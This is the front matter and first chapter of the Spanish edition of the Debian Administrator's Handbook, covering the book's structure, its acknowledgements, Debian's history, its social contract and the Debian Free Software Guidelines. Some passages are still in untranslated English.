Toda la documentación genérica que pueda encontrar acerca de GNU/Linux también es aplicable a Debian ya que Debian incluye la mayoría del software libre. Sin embargo, la distribución incorpora muchas mejoras, por lo que hemos decidido describir primeramente la «forma Debian» de hacer las cosas.

Es importante seguir las recomendaciones de Debian, pero es aún más importante entender sus razones. Por lo tanto, no nos limitaremos solamente a explicaciones prácticas; también descri-

biremos la forma en la que funciona el proyecto para brindarle un conocimiento exhaustivo y consistente.

Estructura del libro

Este libro se escribe partiendo de un caso de estudio que proporciona apoyo y ejemplos de todos los temas abordados en el mismo.

NOTA

Sitio web, email del autor

Este libro tiene su propio sitio web que alberga todos los elementos que pueden hacerlo más útil. En particular, incluye una versión online del libro con enlaces en los cuales se puede hacer clic y posible fe de erratas. Siéntase libre de navegarlo y dejarnos sus comentarios y sugerencias. Nos alegrará leer sus opiniones o sus mensajes de apoyo. Envíe un email a hertzog@debian.org (Raphaël) y lolando@debian.org (Roland).

➨ `https://debian-handbook.info/`

El **capítulo 1** se centra en una presentación no técnica del proyecto Debian y describe sus objetivos y organización. Estos aspectos son importantes porque definen un marco general que se completará en otros capítulos con información más concreta.

Los **capítulos 2 y 3** presentan el caso de estudio en líneas generales. Llegados a este punto los lectores principiantes pueden echar un vistazo al **apéndice B**, donde pueden encontrar un breve curso que explica nociones básicas de informática, así como también los conceptos inherentes a cualquier sistema Unix.

Para comenzar nuestro tema principal, lógicamente vamos a empezar con el proceso de instalación (**capítulo 4**); **los capítulos 5 y 6** darán a conocer las herramientas básicas que todo administrador de Debian utilizará, como las pertenecientes a la familia **APT** que es, en gran parte, la responsable de la excelente reputación de la distribución. Estos capítulos no son exclusivamente para profesionales, puesto que cada uno en su casa es su propio administrador.

El **capítulo 7** será un paréntesis importante, describe los flujos de trabajo para usar eficientemente la documentación y para comprender rápidamente los problemas con el fin de resolverlos.

Los capítulos siguientes proporcionarán una visión más detallada del sistema, empezando por la infraestructura básica y los servicios (**desde el capítulo 8 hasta el 10**) y se irá avanzado progresivamente hasta las aplicaciones de usuario en el **capítulo 13**. El **capítulo 12** trata de temas más avanzados relacionados directamente con los administradores de grandes conjuntos de equipos (incluyendo servidores), mientras que el **capítulo 14** es una breve introducción al tema más amplio que es la seguridad y proporciona algunas claves para evitar la mayoría de los problemas.

El **capítulo 15** es para administradores que quieran profundizar y crear sus propios paquetes Debian.

VOCABULARIO

Paquete Debian

Un paquete Debian es un archivo que contiene todos los archivos necesario para instalar una pieza de software. Normalmente es un archivo con extensión `.deb` y puede ser manipulado con el programa `dpkg`. También conocido como un *paquete binario*, contiene los archivos que pueden ser utilizados directamente (tales como programas y documentación). Por otro lado, un *paquete fuente* contiene el código fuente para el software y las instrucciones necesarias para construir el paquete binario.

La versión actual es ya la novena edición del libro (incluimos los cuatro primeros que estaban únicamente disponibles en francés). Esta edición cubre la versión 10 de Debian, cuyo nombre en código es *Buster*. Entre los cambios, Debian ahora es compatible con el modo Secure Boot de UEFI, brindando seguridad adicional contra ataques a la infraestructura de arranque y facilita la instalación de Debian en nuevas computadoras donde Secure Boot generalmente está habilitado de manera predeterminada. De nuevo en el nivel de seguridad, AppArmor, un Sistema de Control de Acceso Obligatorio que regula lo que varias aplicaciones tienen permitido realizar, ahora está habilitado por defecto. Obviamente, todos los paquetes incluidos han sido actualizados, incluyendo el escritorio GNOME, que ahora está en su versión 3.30.

Hemos añadido algunas notas y comentarios en recuadros. Cumplen varias funciones: pueden remarcar un punto difícil, complementar nociones del caso de estudio, definir algunos términos o servir como recordatorios. A continuación se muestra una lista de las anotaciones más comunes:

- VOLVER A LOS CIMIENTOS: un recordatorio acerca de información que se supone ya es conocida por el lector;
- VOCABULARIO: define un término técnico, a veces específico de Debian;
- COMUNIDAD: resalta personas o roles importantes dentro del proyecto;
- NORMA: una regla o recomendación de la Política de Debian («Debian Policy»). Este documento es esencial en el proyecto y describe cómo empaquetar software. Las partes de la política resaltadas en este libro proporcionarán beneficios directos a los usuarios (por ejemplo, el saber que estandariza la ubicación de la documentación y los ejemplos facilita encontrarlos incluso en un nuevo paquete).
- HERRAMIENTA: presenta una herramienta o servicio relevante;
- EN LA PRÁCTICA: la teoría y la práctica no siempre coinciden; estos recuadros contienen consejos que son el resultado de nuestra experiencia. También pueden proporcionar ejemplos detallados y concretos;
- otros recuadros más o menos frecuentes son bastante explícitos: CULTURA, SUGERENCIA, PRECAUCIÓN, YENDO MÁS ALLÁ, SEGURIDAD y así.

Contribuir

Este libro se desarrolla como un proyecto de software libre, sus aportes y ayuda es bienvenida. La forma más obvia de contribuir es ayudando a traducir a su idioma nativo. Pero esa no es la

única posibilidad. Usted puede crear informes de errores para informarnos de erratas, errores ortográficos, información desactualizada o temas que realmente debemos tratar. O usted puede hacernos llegar una petición de unión (merge request) con su solución para cualquier problema que haya identificado.

Todas las instrucciones para contribuir en el libro están documentadas en el sitio web del libro:

➨ https://debian-handbook.info/contribute/

Reconocimientos

Un poco de historia

En 2003, Nat Makarévitch se puso en contacto con Raphaël porque quería publicar un libro sobre Debian en la colección *Cahier de l'Admin* («libro del administrador») que estaba coordinando para Eyrolles, un editor francés de libros técnicos. Raphaël aceptó escribirlo inmediatamente. La primera edición salió a la luz el 14 de octubre de 2004 y tuvo un gran éxito — se agotó apenas cuatro meses más tarde.

Desde entonces, hemos publicado 7 ediciones del libro en francés, uno para cada versión posterior de Debian (excepto para Debian 9). Roland, quien inicialmente trabajó en el libro como corrector, poco a poco se convirtió en su co-autor.

Si bien estábamos satisfechos, obviamente, con el éxito del libro siempre esperamos que Eyrolles convenciera a un editor internacional para que realizara la traducción al inglés. Hemos recibido numerosos comentarios que explican cómo el libro ayudó a gente a empezar con Debian y estábamos interesados en ayudar a más personas de la misma manera.

Por desgracia, no conseguimos contactar con ningún editor de habla inglesa que estuviera dispuesto a correr el riesgo de traducir y publicar el libro. No nos dejamos intimidar por este pequeño contratiempo y negociamos con nuestro editor francés, Eyrolles y recuperamos los derechos necesarios para traducir el libro al inglés y publicarlo nosotros mismos. Gracias a una campaña de financiación colectiva[1] («crowdfunding»), trabajamos en la traducción desde Diciembre de 2011 y Mayo de 2012. ¡Así nació el «Libro del administrador de Debian» y fue publicado bajo una licencia de software libre!

Si bien este fue un avance importante, sabíamos que nuestra historia no acabaría hasta que contribuyéramos el libro en francés como una traducción oficial del libro en inglés. Esto no fue posible originalmente porque Eyrolles todavía distribuía comercialmente el libro en francés bajo una licencia privativa.

En 2013, la publicación de Debian 7 nos proveyó una buena oportunidad para discutir un nuevo contrato con Eyrolles. Los convencimos que una licencia más acorde con los valores de Debian ayudaría al éxito del libro. No fue una negociación sencilla y acordamos organizar una nueva campaña de financiación colectiva[2] para cubrir algunos de los gastos y reducir los riesgos invo-

[1] https://www.ulule.com/debian-handbook/
[2] https://www.ulule.com/liberation-cahier-admin-debian/

lucrados. Dicha operación, nuevamente, fue un gran éxito y agregamos la traducción al francés del «Libro del administrador de Debian» en Julio de 2013.

Nos gustaría dar las gracias a todos los que contribuyeron con estas campañas de recaudación de fondos, ya sea mediante la promesa de algo de dinero o pasando la voz. No podríamos haberlo hecho sin ti.

Para ahorrar algo de papel, 5 años después de las campañas de recaudación de fondos y dos ediciones posteriores, quitamos la lista de personas que elegían ser premiadas con una mención de su nombre en el libro. Pero sus nombres están grabadas en los reconocimientos de la edición de Wheezy del libro:

➨ https://debian-handbook.info/browse/wheezy/sect.acknowledgments.html

Agradecimientos especiales para colaboradores

Este libro no sería lo que es sin la colaboración de varias personas, cada una de las cuales cumplió un papel importante durante la fase de traducción y después. Nos gustaría dar las gracias a Marilyne Brun, quien nos ayudó a traducir el capítulo de ejemplo y que ha trabajado con nosotros para definir unas reglas comunes para la traducción. También revisó varios capítulos en los que necesitábamos desesperadamente una ayuda adicional. Muchas gracias a Anthony Baldwin (de Linguas Baldwin) que ha traducido varios capítulos para nosotros.

Como Roland y yo estábamos demasiado ocupados para actualizar el libro para Debian 10, usamos los modestos ingresos que obtenemos mediante donaciones y ventas para contratar colaboradores para hacer la mayor parte del trabajo. Agradecemos mucho a Daniel Leider y Jorge Maldonado Ventura el duro trabajo que han realizado para esta actualización.

Hemos aprovechado la generosa ayuda de los correctores: Daniel Phillips, Gerold Rupprecht, Gordon Dey, Owens Jacob, y Syroid Tom. Cada uno de ellos examinó muchos capítulos. ¡Muchas gracias!

Luego, una vez que se liberó la versión en inglés, por supuesto que obtuvimos muchos comentarios y sugerencias de los lectores, y aún más de los varios equipos que trabajaron en la traducción de este libro a sus idiomas. ¡Gracias!

Nos gustaría agradecer también a los lectores del libro en francés, quienes nos proporcionaron lindas citas para confirmar que el libro realmente valía la pena ser traducido: gracias a Christian Perrier, David Bercot, Étienne Liétart y a Gilles Roussi. Stefano Zacchiroli — el líder del proyecto Debian durante la campaña de financiación — también se merece un gran agradecimiento, avalando el proyecto con una cita explicando que hacían mucha falta libros libres.

Si tiene el placer de leer estas líneas en papel impreso, entonces únase a nosotros en el agradecimiento a Benoît Guillon, Jean-Côme Charpentier y a Sébastien Mengin quienes trabajaron en el diseño interior del libro. Benoît es el autor original de dblatex[3] — la herramienta que usamos para convertir DocBook en LaTeX (y luego en PDF). Sébastien es el diseñador que creó el bonito

[3] http://dblatex.sourceforge.net

diseño de este libro y Jean-Côme es el experto en LaTeX que lo implementó como una hoja de estilo usable con dblatex. ¡Gracias chicos por el duro trabajo que realizaron!

Finalmente, gracias a Thierry Stempfel por las bonitas imágenes que aparecen en la presentación de cada capítulo y gracias a Doru Patrascu por la bonita cubierta del libro.

Gracias a los traductores

Siempre que se ha liberado una nueva versión del libro, numerosos voluntarios se han encargado de traducirlo a multitud de idiomas como el árabe, el portugués de Brasil, el alemán, el italiano, el español, el japonés, el noruego bokmål, etc. Descubra la lista completa de las traducciones del libro en su página web `http://debian-handbook.info/get/#other`

Nos gustaría dar las gracias a tanto a los traductores como también a quienes han revisado las traducciones. Vuestro trabajo es tenido muy en consideración porque lleva Debian a las manos de millones de personas que no saben leer en inglés.

Reconocimientos personales de Raphaël

En primer lugar me gustaría dar las gracias a Nat Makarévitch, quien me ofreció la posibilidad de escribir este libro y quien me orientó durante el año que tomó hacerlo. Gracias también al buen equipo de Eyrolles y a Muriel Shan Sei Fan en particular. Ella ha sido muy paciente conmigo y he aprendido mucho con ella.

El período de tiempo que duraron las campañas de Ulule fue muy exigente para mí, pero me gustaría dar las gracias a todos los que colaboraron para que fueran un éxito y, en particular, al equipo de Ulule que respondió muy rápidamente a mis muchas peticiones. Gracias también a todos los que promocionaron los proyectos. No tengo ninguna lista donde se recoja de forma exhaustiva todas las personas que me ayudaron (y si la tuviera probablemente sería demasiado larga), pero me gustaría dar las gracias a algunas personas que estuvieron en contacto conmigo: Joey-Elijah Sneddon y Benjamin Humphrey de OMG! Ubuntu, Florent Zara de LinuxFr.org, Manu de Korben.info, Frédéric Couchet de April.org, Jake Edge de Linux Weekly News, Clement Lefebvre de Linux Mint, Ladislav Bodnar de Distrowatch, Steve Kemp de Debian-Administration.org, Christian Pfeiffer Jensen de Debian-News.net, Artem Nosulchik de LinuxScrew.com, Stephan Ramoin de Gandi.net, Matthew Bloch de Bytemark.co.uk, el equipo de Divergence FM, Rikki Kite de Linux New Media, Jono Bacon, el equipo de márketing de Eyrolles y otros muchos que me he olvidado (siento haberlos olvidado).

Me gustaría hacer llegar mi agradecimiento personal a Roland Mas, mi co-autor. Hemos estado colaborando en este libro desde el principio y siempre ha estado a la altura del desafío. Y debo decir que completar el Libro del administrador de Debian ha sido un montón de trabajo...

Por último, pero no menos importante, gracias a mi esposa Sophie. Ha sido un gran apoyo para mi trabajo en este libro y en Debian en general. Hubo demasiados días (y noches) en que la dejé sola con nuestros 2 hijos para lograr avanzar algo en el libro. Estoy muy agradecido por su apoyo y sé lo afortunado que soy de tenerla.

Agradecimientos personales de Roland

Bien, Raphaël ya adelantó gran parte de mis agradecimientos «externos». Aún así, voy a enfatizar mi agradecimiento personal a la buena gente de Eyrolles con la que la colaboración siempre ha sido agradable y fluida. Esperemos que los resultados de sus excelentes consejos no se hayan perdido en la traducción.

Estoy extremadamente agradecido a Raphaël por llevar a cabo la parte administrativa de la edición en inglés. Desde organizar la campaña para obtener fondos hasta los detalles de la apariencia del libro, crear un libro traducido es mucho más que una simple traducción y una corrección, Raphaël lo hizo todo (o por lo menos delegó y lo supervisó). Así que gracias.

Gracias también a todos los que han contribuido más o menos directamente con este libro, proporcionando aclaraciones, explicaciones o consejos para la traducción. Son demasiados para mencionar, pero la mayoría de ellos se pueden encontrar en varios canales de IRC de #debian-*.

Hay, por supuesto, algo de superposición con el conjunto de personas anterior, pero merecen agradecimientos específicos aquellos que hacen Debian específicamente. No habría libro sin ellos, y todavía estoy sorprendido por lo que el proyecto Debian en su conjunto produce y pone a disposición de todos y cada uno.

Agradezco más personalmente a mis amigos y mis clientes, por su comprensión cuando demoraba en responder porque estaba trabajando en este libro, y también por su constante apoyo, aliento e inspiración. Ustedes saben quienes son, gracias.

Por último, y estoy seguro de que se sorprenderían por ser mencionados aquí, pero me gustaría expresar mi agradecimiento a Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson y por supuesto al difunto Douglas Adams. Las incontables horas que pasé disfrutando de sus libros son directamente responsables de que yo sea capaz de formar parte primero en la traducción de uno y luego escribiendo nuevas partes.



Palabras clave

Objetivo
Medios
Funcionamiento
Voluntarios



Capítulo

1 El proyecto Debian

Contenidos

¿Qué es Debian? 2 Los documentos de fundación 5 El funcionamiento interno del proyecto Debian 9
Seguir las noticias de Debian 23 El papel de las distribuciones 24 Ciclo de vida de una versión 25

Antes de sumergirnos directamente en la tecnología, vamos a echar un vistazo a qué es el proyecto Debian, sus objetivos, sus medios y su funcionamiento.

1.1. ¿Qué es Debian?

CULTURA

El origen del nombre Debian

No busque más: Debian no es un acrónimo. Este nombre es en realidad una palabra compuesta por dos nombres: los de Ian Murdock y su novia en ese momento, Debra. Debra + Ian = Debian.

Debian es una distribución GNU/Linux. Más adelante veremos con más detalle qué es una distribución en la Sección 1.5, «El papel de las distribuciones» página 24, pero por ahora nos limitaremos a decir que es un sistema operativo completo, incluyendo el software y los sistemas para su instalación y gestión, todo ello basado en el núcleo Linux y software libre (en especial del proyecto GNU).

Cuando creó Debian en 1993, bajo la dirección de la FSF, Ian Murdock tenía unos objetivos claros que expresó en el *Manifiesto Debian* («Debian Manifesto»). El sistema operativo libre que buscaba tendría que tener dos características principales. En primer lugar, la calidad: Debian se desarrollaría con el mayor cuidado, para ser dignos del núcleo Linux. También sería una distribución no comercial, lo suficientemente creíble como para competir con las principales distribuciones comerciales. Esta doble ambición, a su modo de ver, sólo podía lograrse mediante la apertura del proceso de desarrollo de Debian al igual que la de Linux y del proyecto GNU. Por lo tanto, la revisión entre pares mejoraría continuamente el producto.

CULTURA

GNU, el proyecto de la FSF

El proyecto GNU es un conjunto de software libre desarrollado, o patrocinado, por la «Free Software Foundation» (FSF), creado por su líder emblemático el Dr. Richard M. Stallman. GNU es un acrónimo recursivo, que significa «GNU no es Unix».

CULTURA

Richard Stallman

El fundador de la FSF y autor de la licencia GPL, Richard M. Stallman (a menudo conocido por sus iniciales, RMS) es un líder carismático del movimiento del Software Libre. Debido a que es intransigente en su posición no es admirado de forma unánime, pero sus contribuciones no técnicas al software libre (en el plano jurídico y filosófico) son respetadas por todo el mundo.

1.1.1. Un sistema operativo multiplataforma

COMUNIDAD

El viaje de Ian Murdock

Ian Murdock, fundador del proyecto Debian, fue su primer líder desde 1993 a 1996. Luego de pasar la batuta a Bruce Perens, Ian tomó un rol menos público. Volvió a trabajar detrás del escenario de la comunidad de software libre, creando la empresa Progeny con la intención de promocionar una distribución derivada de Debian. Este proyecto fue, lamentablemente, un fracaso comercial y abandonó su desarrollo. La compañía, luego de varios años apenas sobreviviendo como un simple proveedor de servicios, eventualmente presentó su bancarrota en abril de 2007. De los varios proyectos iniciados por Progeny sólo sobrevivió *discover*, una herramienta de detección automática de hardware.

Ian Murdock murió el 28 de diciembre de 2015 en San Francisco después de una serie de tuits preocupantes donde informó que había sido agredido por la policía. En julio de 2016 se anunció que su muerte había sido declarada suicidio.

Debian, remaining true to its initial principles, has had so much success that, today, it has reached a tremendous size. Currently there are 10 hardware architectures officially supported and also other kernels like FreeBSD (although the FreeBSD-based ports are not part of the set of officially supported architectures). Furthermore, with more than 28,000 source packages, the available software can meet almost any need that one could have, whether at home or in the enterprise.

The sheer size of the distribution can be inconvenient: it is really unreasonable to distribute 16 DVD-ROMs to install a complete version on a standard PC... This is why Debian is increasingly considered as a "meta-distribution", from which one extracts more specific distributions intended for a particular public: Debian Science for scientific use, Debian Edu for education and pedagogical use in an academic environment, Debian Med for medical applications, Debian Jr. for young children, etc. A more complete list of the subprojects can be found in Sección 1.3.3.1, «Subproyectos Debian existentes» página 19, dedicated to that purpose.

Estas vistas parciales de Debian se organizan en un marco bien definido, lo que garantiza compatibilidad sin problemas entre las diferentes subdistribuciones. Todas ellas siguen la planificación general para el lanzamiento de nuevas versiones. Y dado que están construidas sobre la misma base, pueden extenderse, completarse y personalizarse fácilmente con las aplicaciones disponibles en los repositorios de Debian.

Todas las herramientas de Debian operan con esto en mente: `debian-cd` permite desde hace tiempo crear conjuntos de CD-ROMs que sólo contengan un conjunto de paquetes preseleccionados, `debian-installer` es también un instalador modular que se adapta fácilmente a las necesidades especiales, `APT` permite instalar paquetes de varios orígenes garantizando al mismo tiempo la consistencia global del sistema.

HERRAMIENTA

Creando un CD-ROM de Debian

`debian-cd` crea imágenes ISO para medios de instalación (CD, DVD, Blu-Ray, etc.) listas para usar. Cualquier asunto relacionado con este software se discute (en inglés) en la lista de correo debian-cd@lists.debian.org. El equipo está liderado por Steve McIntyre que es quien se encarga de las compilaciones ISO oficiales de Debian.

VOLVER A LOS CIMIENTOS

Para cada equipo, su arquitectura

El término «arquitectura» indica un tipo de equipo (entre los más conocidos se encuentran Mac o PC). Cada arquitectura se diferencia principalmente por su tipo de procesador, normalmente incompatibles con otros procesadores. Estas diferencias en el hardware implican diferentes formas de funcionamiento por lo que es necesario que se compile el software específicamente para cada arquitectura.

Most software available in Debian is written in portable programming languages: the same source code can be compiled for various architectures. In effect, an executable binary, always compiled for a specific architecture, will not usually function on any of the other architectures.

Remember that each program is created by writing source code; this source code is a text file composed of instructions in a given programming language. Before you can use the software, it is necessary to compile the source code, which means transforming the code into a binary (a series of machine instructions executable by the processor). Each programming language has a specific compiler to execute this operation (for example, `gcc` for the C programming language).

HERRAMIENTA

El instalador

`debian-installer` es el nombre del programa de instalación de Debian. Su diseño modular permite que sea usado en un amplio rango de escenarios. El trabajo desarrollo es coordinado en la lista de correo debian-boot@lists.debian.org bajo la dirección de Cyril Brulebois.

1.1.2. La calidad del software libre

Debian follows all of the principles of Free Software, and its new versions are not released until they are ready. Developers do not work upon a set schedule and don't have to rush to meet an arbitrary deadline. People frequently complain of the long time between Debian's stable releases, but this caution ensures that Debian's legendary reliability is met: long months of testing are indeed necessary for the full distribution to receive the "stable" label.

Debian will not compromise on quality: all known critical bugs on key packages are resolved in any new version, even if this requires the initially forecast release date to be pushed back. Optional packages whose critical bugs are not fixed, and thus do not meet the quality requirements, are simply dropped from the stable release.

1.1.3. El marco legal: una organización sin ánimo de lucro

Legalmente hablando, Debian es un proyecto gestionado por una asociación de voluntarios norteamericana sin fines de lucro. El proyecto cuenta alrededor de un millar de *desarrolladores Debian* pero agrupa a un número mucho mayor de colaboradores (traductores, informadores de errores, artistas, desarrolladores casuales, etc.).

To carry its mission to fruition, Debian has a large infrastructure, with many servers connected across the Internet, offered and hosted by many sponsors.

COMUNIDAD

Detrás de Debian, la asociación SPI y las filiales locales

Debian doesn't own any server in its own name, since it is only a project within the *Software in the Public Interest* (SPI) association, which manages the hardware and financial aspects (donations, purchase of hardware, etc.). Although it was initially created specifically for the Debian project, this association now hosts other free software projects, especially the PostgreSQL database, Freedesktop.org (project for standardization of various parts of modern graphical desktop environments, such as GNOME and KDE Plasma), and the LibreOffice office suite.

➨ `https://www.spi-inc.org/`

Además de SPI, varias asociaciones locales colaboran estrechamente con Debian con el fin de generar fondos para Debian sin que esté todo centralizado en EE.UU.,

en el lunfardo Debian se los conoce como «Trusted Organizations» («organizaciones de confianza»). Esta configuración evita los costos prohibitivos de las transferencias internacionales y encaja perfectamente con la naturaleza descentralizada del proyecto.

Do not hesitate to join your local association and support the project!

- https://wiki.debian.org/Teams/Auditor/Organizations
- https://france.debian.net/
- https://debian.ch/

1.2. Los documentos de fundación

Unos años después de su lanzamiento inicial, Debian formalizó los principios que debía seguir como proyecto de software libre. Esta decisión activista permite un crecimiento ordenado y pacífico asegurando que todos sus miembros avancen en la misma dirección. Para ser un desarrollador Debian, cualquier candidato debe confirmar y demostrar su apoyo y adhesión a los principios establecidos en los documentos de fundación del proyecto.

The development process is constantly debated, but these Foundation Documents are widely and consensually supported, thus rarely change. The Debian constitution also offers other guarantees for their stability: a three-quarter qualified majority is required to approve any amendment.

1.2.1. El compromiso hacia los Usuarios

The project also has a "social contract". What place does such a text have in a project only intended for the development of an operating system? It is quite simple: Debian works for its users, and thus, by extension, for society. This contract summarizes the commitments that the project undertakes. Let us study them in greater detail:

1. Debian permanecerá libre 100 %.

   Esta es la regla número 1. Debian está y permanecerá conformado entera y exclusivamente por software libre. Además, todo el desarrollo de software dentro del proyecto Debian será, en sí mismo, libre.

PERSPECTIVA

Más allá del software

The first version of the Debian Social Contract said "Debian Will Remain 100 % Free *Software*". The disappearance of this last word (with the ratification of Version 1.1 of the contract in April of 2004) indicates the will to achieve freedom, not only in software, but also in the documentation and any other element that Debian wishes to provide within its operating system.

Este cambio que fue pensado únicamente de forma editorial ha tenido, en realidad, numerosas consecuencias, sobre todo con la eliminación de alguna documentación problemática. Además, el cada vez mayor uso de firmware en los controladores plantea problemas: muchos no son libres pero son necesarios para el correcto funcionamiento del hardware correspondiente.

2. Vamos a devolverle a la comunidad de software libre.

   Cualquier mejora que el proyecto Debian contribuye a un trabajo integrado en la distribución es enviado al autor de dicho trabajo (el origen, llamado «upstream» en inglés). En general, Debian cooperará con la comunidad antes que trabajar aislado.

COMUNIDAD

¿Autor original o desarrollador Debian?

El término «autor original» hace referencia a el o los autores o desarrolladores de un programa, los que lo escriben y lo han desarrollado. Por otro lado, un «desarrollador Debian» trabaja con un programa existente para convertirlo en un paquete Debian (el término «responsable» — «mantainer» en inglés — Debian es más adecuado).

In practice, there can be overlaps between both roles: the Debian maintainer may write a patch, which benefits all users of the work. In general, Debian encourages those in charge of a package in Debian to get involved in "upstream" development as well (they become, then, contributors, without being confined to the role of simple users of a program).

3. No esconderemos los problemas.

   Debian is not perfect, and, there will be new problems to fix every day. Debian will keep its entire bug report database open for public view at all times. Reports that people file on-line will promptly become visible to others.

4. Nuestras prioridades son nuestros usuarios y el software libre.

   Este compromiso es más difícil de definir. Debian impone, por lo tanto, una parcialidad al momento de tomar una decisión y descartará una solución sencilla para los desarrolladores que ponga en riesgo la experiencia de los usuarios, prefiriendo una solución más elegante aún cuando sea más difícil de implementar. Esto implica tomar en cuenta, como prioridad, los intereses de los usuarios y el software libre.

5. Trabajos que no cumplan nuestros estándares de software libre.

   Debian accepts and understands that users may want to use some non-free programs. That is why the project allows usage of parts of its infrastructure to distribute Debian packages of non-free software that can safely be redistributed.

COMUNIDAD

¿A favor o en contra de la sección no libre («non-free»)?

Frecuentemente, el compromiso de mantener una estructura para incluir software no libre (es decir, la sección «non-free», revise el recuadro «Los compendios `main`, `contrib` y `non-free`» página 111) es tema de debate dentro de la comunidad Debian.

Los detractores argumentan que aleja a la gente de equivalentes libres y se contradice con el principio de servir sólo a la causa de software libre. Los defensores simplemente dicen que la mayoría de los programas no libres son «casi libres» , limitados por sólo una o dos restricciones molestas (siendo la prohibición de uso comercial del software la más común). Al distribuir estos trabajos como no libres, indirectamente explicamos al autor que su creación sería más conocida y utilizada por más público si pudiera ser incluida en la sección general («main»). Se los invita, por lo tanto, a alterar su licencia con dicho propósito.

After a first and unfruitful attempt in 2004, the complete removal of the non-free section is unlikely to return to the agenda, especially since it contains many useful documents that were moved simply because they did not

meet the new requirements for the main section. This is especially the case for certain software documentation files issued by the GNU project (in particular, Emacs and Make).

La existencia continua de la sección no libre es fuente esporádica de fricciones con la Fundación de software libre («Free Software Foundation») y es la principal causa por la que se niega a recomendar oficialmente a Debian como sistema operativo.

1.2.2. Las directrices de software libre de Debian

Este documento de referencia define qué software es «suficientemente libre» para ser incluido en Debian. Si la licencia del programa es acorde a dichos principios, éste puede ser incluido en la sección principal; caso contrario, siempre que se lo pueda distribuir libremente, se lo podrá encontrar en la sección no libre. La sección no libre no es oficialmente parte de Debian, es un servicio adicional provisto a los usuarios.

Más que un criterio de selección para Debian, este texto se convirtió en autoridad en materia de software libre y sirvió como la base para la Definición de código abierto («Open Source Definition»). Históricamente es una de las primeras definiciones formales del concepto de «software libre».

The GNU General Public License, the BSD License, and the Artistic License are examples of traditional free licenses that follow the 9 points mentioned in this text. Below you will find the text as it is published on the Debian website.

➨ `https://www.debian.org/social_contract#guidelines`

1. **Redistribución libre.** La licencia de un componente de Debian no puede restringir a un tercero el vender o entregar el programa como parte de una distribución mayor que contiene programas de diferentes fuentes. La licencia no debe solicitar regalías u otras comisiones por dicha venta.

2. **Código fuente.** El programa debe incluir el código fuente completo, y debe permitir la distribución en forma de código fuente y en forma compilada (binario).

3. **Trabajos derivados.** La licencia debe permitir modificaciones y trabajos derivados y debe permitir que estos se distribuyan bajo los mismos términos que la licencia del programa original.

4. **Integridad del código fuente del autor.** La licencia puede restringir la distribución del código fuente en forma modificada *sólo* si la licencia permite la distribución de «parches» («patch files») para poder modificar el código fuente original del programa en el momento de compilarlo. La licencia debe permitir explícitamente la distribución de software a partir de código fuente modificado. La licencia puede obligar a los trabajos derivados a llevar un nombre o número de versión diferentes del programa original (*Esto es un compromiso. El grupo de Debian anima a todos los autores a no restringir ningún archivo, fuente o compilado, de ser modificado*).

5. **No discriminación contra personas o grupos.** La licencia no debe discriminar a ninguna persona o grupo de personas.
6. **No discriminación en función de la finalidad perseguida.** La licencia no puede restringir el uso del programa para una finalidad determinada. Por ejemplo, no puede restringir el uso del programa a empresas con fines comerciales, o en investigación genética.
7. **Distribución de la licencia.** Los derechos asociados al programa deben aplicarse en la misma forma a todos aquellos a los que se redistribuya el programa, sin necesidad de pedir una licencia adicional para estas terceras partes.
8. **La licencia no debe ser específica para Debian.** Los derechos asociados al programa no deben depender de que el programa sea parte o no del sistema Debian. Si el programa es extraído de Debian y usado o distribuido sin Debian, pero manteniendo el resto de las condiciones de la licencia, todos aquellos a los que el programa se redistribuya deben tener los mismos derechos que los dados cuando forma parte de Debian.
9. **La licencia no debe contaminar a otros programas.** La licencia no debe poner restricciones sobre otros programas que se distribuyan junto con el programa licenciado. Por ejemplo, la licencia no puede insistir que todos los demás programas distribuidos sobre el mismo medio deben ser software libre.

VOLVER A LOS CIMIENTOS

«Copyleft»

El «copyleft» es un principio que consiste en utilizar los derechos de autor («copyright» en inglés) para garantizar la libertad de una obra y sus derivados, en lugar de restringir los derechos de uso, como es el caso con el software privativo. Es también un juego de palabras sobre el término «copyright» (por ser «right» y «left», derecha e izquierda respectivamente). Richard Stallman descubrió la idea cuando un amigo suyo, aficionado a los juegos de palabras, escribió en un sobre dirigido a él: «copyleft: todos los derechos invertidos» («copyleft: all rights reversed»). El «copyleft» impone la preservación de todas las libertades iniciales sobre la distribución de una versión original o modificada de un programa. Por tanto, no es posible distribuir un programa como software privativo si se ha generado a partir del código de un programa «copyleft».

The most well-known family of copyleft licenses is, of course, the GNU General Public License (GPL) and its derivatives, the GNU Lesser General Public License (LGPL), and the GNU Free Documentation License (GFDL). Sadly, the copyleft licenses are generally incompatible with each other. Consequently, it is best to use only one of them.

10. **Example licenses** The "GPL", "BSD", and "Artistic" licenses are examples of licenses that we consider "free".

VOLVER A LOS CIMIENTOS

Licencias libres

La licencia GNU GPL, la Licencia BSD y la Licencia Artística cumplen las Directrices de software libre de Debian, aún cuando son muy diferentes entre sí.

The GNU GPL, used and promoted by the FSF (Free Software Foundation), is the most common. Its main feature is that it also applies to any derived work that is redistributed: a program incorporating or using GPL code can only be distributed according to its terms. It prohibits, thus, any reuse in a proprietary application. This poses serious problems for the reuse of GPL code in free software incompatible with this license. As such, it is sometimes impossible to link a program published under another free software license

with a library distributed under the GPL. On the other hand, this license is very solid in American law: FSF lawyers have participated in the drafting thereof, and have often forced violators to reach an amicable agreement with the FSF without going to court.

➨ https://www.gnu.org/copyleft/gpl.html

The BSD license is the least restrictive: everything is permitted, including use of modified BSD code in a proprietary application.

➨ https://www.opensource.org/licenses/bsd-license.php

Finally, the Artistic License reaches a compromise between these two others: integration of code in a proprietary application is permitted, but any modification must be published.

➨ https://www.opensource.org/licenses/artistic-license-2.0.php

The complete text of these licenses is available in `/usr/share/common-licenses/` on any Debian system (in case of BSD the newer 3-Clause License).

COMUNIDAD

Bruce Perens, un líder polémico

Bruce Perens was the second leader of the Debian project, just after Ian Murdock. He was very controversial in his dynamic and authoritarian methods. He, nevertheless, remains an important contributor to Debian, to whom Debian is especially indebted for the editing of the famous "Debian Free Software Guidelines" (DFSG), an original idea of Ean Schuessler. Subsequently, Bruce would derive from it the famous "Open Source Definition", removing all references to Debian from it.

➨ https://opensource.org/

Su partida del proyecto fue bastante emotiva, pero Bruce ha permanecido estrechamente ligado a Debian ya que continúa promoviendo la distribución en esferas políticas y económicas. Esporádicamente aparece aún en las listas de correo para ofrecer su consejo y presentar sus últimas inciativas en favor de Debian.

